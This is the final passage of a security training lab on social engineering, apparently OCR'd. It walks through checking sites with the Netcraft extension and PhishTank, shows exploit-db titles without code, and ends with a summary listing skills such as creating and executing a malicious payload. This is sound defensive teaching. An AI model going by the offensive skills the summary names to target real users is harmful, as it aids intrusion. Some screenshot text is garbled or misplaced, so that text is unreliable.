
Figure 3.14 Screenshot of PLABWIN10: Clicking the Netcraft icon and finding the result about Microsoft.com.

Step 8

In the address bar, type the following URL:

```
https://www.exploit-db.com
```

Press **Enter**.



PLABWIN10 - Internet Explorer

https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=bCm4bswxqRluvKN8R5vZuPnHDI2UpjF0lb1AdIP5YkdFvZNC\

https://www.exploit-db.com

Tip: Get help finding things! Look for the 🔎 next to search suggestions.

https://www.exploit-db.com/ — Visit

Search for https://www.exploit-db.com with:

Netcraft Anti-Phishing Extension
by Netcraft Ltd

Comprehensive site information and protection from phishing and malicious JavaScript when browsing the web

8,681 Users | 38 Reviews | 3.7 Stars

5 ★	16
4 ★	11
3 ★	2
2 ★	2
1 ★	7


Rate your experience

How are you enjoying **Netcraft Anti-Phishing Extension**?

Figure 3.15 Screenshot of PLABWIN10: Entering a URL in the address bar.

Step 9

Click the **Netcraft** icon. Notice that the details about the Website are now displayed.


PLABWIN10 - Internet Explorer

https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=bCm4bswxqRluvKN8R5vZuPnHDI2UpjF0lb1AdIP5YkdFvZNC\

Exploit Database - Exploits for P

https://www.exploit-db.com

Date	D	A	V	Title			
2019-11-29	⬇	▣	✕	SpotAuditor 5.3.2 - 'Name' Denial of Service			
2019-11-29	⬇		✕	Bash 5.0 Patch 11 - SUID Priv Drop Exploit			
2019-11-29	⬇	▣	✕	Online Inventory Manager 3.2 - Persistent Cross-S Scripting			
2019-11-29	⬇		✕	TexasSoft CyberPlanet 6.4.131 - 'CCSrvProxy' Un Service Path			
2019-11-29	⬇	▣	✕	SpotAuditor 5.3.2 - 'Key' Denial of Service	DoS	Windows	ZwX
2019-11-28	⬇		✕	Mersive Solstice 2.8.0 - Remote Code Execution	WebApps	Android	Alexandre Teyar

www.exploit-db.com

Site Report

Risk Rating: 0

Country:	US	Site rank:	1,017
First seen:	January 2010	Host:	Sucuri
PFS:	✓	SSLv3:	Not supported

The URL of the site: https://www.exploit-db.com/

Add a reason

Your email address (to receive updates): you@example.com

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners.

Figure 3.16 Screenshot of PLABWIN10: Clicking the Netcraft icon and finding the result about exploit-db.com.

Keep the Firefox window open.

Task 3 - Use the PhishTank Website

PhishTank is a Website that contains a repository of the phished Websites. You can simply enter a URL, and it will provide the details of whether it is phished or not.

In this task, you will use the PhishTank Website. To do this, perform the following steps:

Step 1


Ensure that you have logged into **PLABWIN10**.

Ensure **Firefox** is open.

In the address bar, type the following URL:

```
https://www.phishtank.com
```

Press **Enter**.



PLABWIN10 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=bCm4bswxqRluvKN8R5vZuPnHDl2UpjF0lb1AdIP5YkdFvZNC\
Exploit Database - Exploits for P
https://www.phishtank.com/ — Visit
Search for https://www.phishtank.com with:
Verified
Has App
Filters
Reset All
Show
15
Search:
Cookie Settings
✓Accept Cookies
Type here to search

https://www.phishtank.com

Date	D	A	V	Title	Type	Platform	Author
2019-11-29	⬇	▣	✗	SpotAuditor 5.3.2 - 'Name' Denial of Service	DoS	Windows	ZwX
2019-11-29	⬇		✗	Bash 5.0 Patch 11 - SUID Priv Drop Exploit	Local	Linux	Mohin Paramasivam
2019-11-29	⬇	▣	✗	Online Inventory Manager 3.2 - Persistent Cross-Site Scripting	WebApps	PHP	Cemal Cihad ÇİFTÇİ
2019-11-29	⬇		✗	TexasSoft CyberPlanet 6.4.131 - 'CCSrvProxy' Unquoted Service Path	Local	Windows	Cristian Ayala G
2019-11-29	⬇	▣	✗	SpotAuditor 5.3.2 - 'Key' Denial of Service	DoS	Windows	ZwX
2019-11-28	⬇		✗	Mersive Solstice 2.8.0 - Remote Code Execution	WebApps	Android	Alexandre Teyar

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners.

Figure 3.17 Screenshot of PLABWIN10: Entering the phishtank.com URL in the address bar.


Step 2

The PhishTank Website is displayed. In the **Found a phishing site?** text box, type the following URL:

```
http://testphp.vulnweb.com
```

Click **Is it a phish?**

> ***Note:*** *Either you can search for a Website or choose one from the given list.*



PLABWIN10 - Internet Explorer

https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=bCm4bswxqRluvKN8R5vZuPnHDl2UpjF0lb1AdIP5YkdFvZNC\

PhishTank | Join the fight again

https://www.phishtank.com

PhishTank is operated by OpenDNS, a free service that makes your Internet safer, faster, and smarter. Get started today!

username •••••••• Sign In
Register | Forgot Password

PhishTank® Out of the Net, into the Tank.

Join the fight against phishing

Submit suspected phishes. Track the status of your submissions. Verify other users' submissions. Develop software with our free API.

Found a phishing site? Get started now — see if it's in the Tank:
http://testphp.vulnweb.com [Is it a phish?]

Recent Submissions

You can help! Sign in or register (free! fast!) to verify these suspected phishes.

ID	URL	Submitted by
6300273	https://docs.google.com/forms/d/e/1FAIpQLSf91AXcPR...	verifrom
6300272	https://docs.google.com/forms/d/e/1FAIpQLSen58YcwB...	verifrom
6300271	https://docs.google.com/forms/d/e/1FAIpQLSdabxUoKZ...	irual
6300270	http://kbc.2dehandsbetrouwbaarheidcontrole.online	secufred
6300269	http://thepeacepals.com/css/	N1Antifraude
6300266	https://celestini.org/groups/123movies-hdwatch-fro...	avinasha
6300262	https://www531.blackofertas-da-semana.com/778cb5df...	dms
6300261	https://celestini.org/groups/123movies-watch-froze...	shameslong
6300259	https://kbc.2dehandsbetrouwbaarheidscontrole.onlin...	secufred

What is phishing?

Phishing is a fraudulent attempt, usually made through email, to steal your personal information.
Learn more...


What is PhishTank?

PhishTank is a collaborative clearing house for data and information about phishing on the Internet. Also, PhishTank provides an open API for developers and researchers to integrate anti-phishing data into their applications at no charge.
Read the FAQ...

Figure 3.18 Screenshot of PLABWIN10: Entering a URL to test on the PhishTank website and clicking the Is it a phish button.

Step 3

Notice that the result is displayed.


PLABWIN10 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=bCm4bswxqRluvKN8R5vZuPnHDI2UpjF0Ib1AdIP5YkdFvZNC\
PhishTank > Details on suspect
https://www.phishtank.com/phish_detail.php?phish_id=3892
username
Sign In
Register | Forgot Password
Home
Add A Phish
Verify A Phish
Phish Search
Stats
FAQ
Developers
Mailing Lists
My Account
Type here to search

PhishTank is operated by OpenDNS, a free service that makes your Internet safer, faster, and smarter. Get started today!

PhishTank® Out of the Net, into the Tank.

Submission #3892523 is not a phish

Submitted Mar 12th 2016 12:38 PM by ranjith (Current time: Nov 29th 2019 3:31 PM UTC)

http://testphp.vulnweb.com/

This site is not a phishing site.

Show voting details or visit the site

Friends of PhishTank | Terms of Use | Privacy | Contact

PhishTank is operated by OpenDNS. Learn more about PhishTank or OpenDNS.

Figure 3.19 Screenshot of PLABWIN10: Showing the result of the search.

Review

Well done, you have completed the **Social Engineering** Practice Lab.

Summary

You completed the following exercises:

- Exercise 1 - Social Engineering Types and Techniques
- Exercise 2 - Using the Social-Engineer Toolkit (SET)

- Exercise 3 - Preventing Social Engineering Exploitation

You should now be able to:

- Know the basic components of social engineering
- Know the motivation techniques
- Know phishing and its types
- Know hoax, baiting, shoulder surfing, tailgating
- Create a Malicious Payload
- Copy the File to the User's System
- Download the Payload
- Execute the Payload
- Collect Evidence of Compromise on User's System
- Conduct Social Engineering Using a Cloned Website
- Use the Netcraft Toolbar
- Use the PhishTank Website

Feedback

Shutdown all virtual machines used in this lab. Alternatively, you can log out of the lab platform.